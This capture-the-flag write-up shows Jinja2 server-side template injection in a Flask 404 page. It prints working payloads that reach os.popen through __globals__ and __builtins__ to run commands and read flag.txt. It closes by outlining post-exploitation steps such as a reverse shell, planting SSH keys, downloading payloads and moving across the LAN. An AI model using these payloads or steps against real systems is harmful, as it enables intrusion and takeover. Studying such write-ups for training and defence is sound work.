Challenge: Templated

Challenge Description:

Can you exploit this simple mistake?

Context:

- Basic Python Flask Framework
    - Acknowledging python web template engines
    - Attempting POC and testing them again.

Notes:

- The python web template engine is (Flask) Jinja2

Exploitation:

- First when when we launch the Instance for the web-page we see,

- After looking at this we know it is running on Jinja2 so we look for public POC for exploitation / a starting point of how we can abuse this.

  The First thing i saw was a resource page talking about SSTI on Jinja2

  (Server side template injection), Before i tried that i wanted to see if injection would work in the first place, as this is a dynamic page for displaying error Page 404, eg if i put /API or /19+11 in the url it will display of the error Page such as,

Error 404

The page '11+19' could not be found

Error 404

The page 'API' could not be found

The Top one is a big of a hint on how we are gonna exploit this challenge, if i enclose the 11+19 in curly braces like {{11+19}} it will execute and print 30

Error 404

The page '30' could not be found

When execute in the search bar it will turn to url encoded characters to work,

This means any python code executed in the curly braces will execute, but you will have to work with the Python objects that are running on the systems environment. I do recommend reading the Portswiggers Page1 / Page2 for a better understanding.


Further on we try to get RCE and find the flag, for this i used a different resource page from beginning, by On-Security, from this i way able to find a way to execute RCE on the machine using __globals__.__builtins__.__import__ ,

Uname / ID

{{request.application.__globals__.__builtins__.__import__('os').popen('id').read()}}

LS / Dir

{{request.application.__globals__.__builtins__.__import__('os').popen('ls').read()}}



ror 404

age 'bin boot dev etc flag.txt home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var ' could not be found

Flag


Even though This challenge is retired but won't be Releasing the Flag that easy, on harder retired challenges, I will, depending on the challenge.

To get the flag it isn't that hard you just need to 'cat flag.txt' in the RCE command,

Eg,

Getting the Flag

{{request.application.__globals__.__builtins__.__import__('os').popen('cat flag.txt').read()}}



Further Exploitation

You are Already root when doing this

keep in mind this is just for context .

To further exploit the system as a whole you could easily get a reverse shell via RCE command, then by adding a ssh key to the Aurthorized_key file you gain ssh access like that or you could upload a file by RCE using wget or curl / python modules, to execute it and either connect to it or get priv escalation.

After that, if it got other devices in the Lan network, you just try to connect to local machines / router or if its connected wirelessly via network card you can capture wifi packet.

Birdo.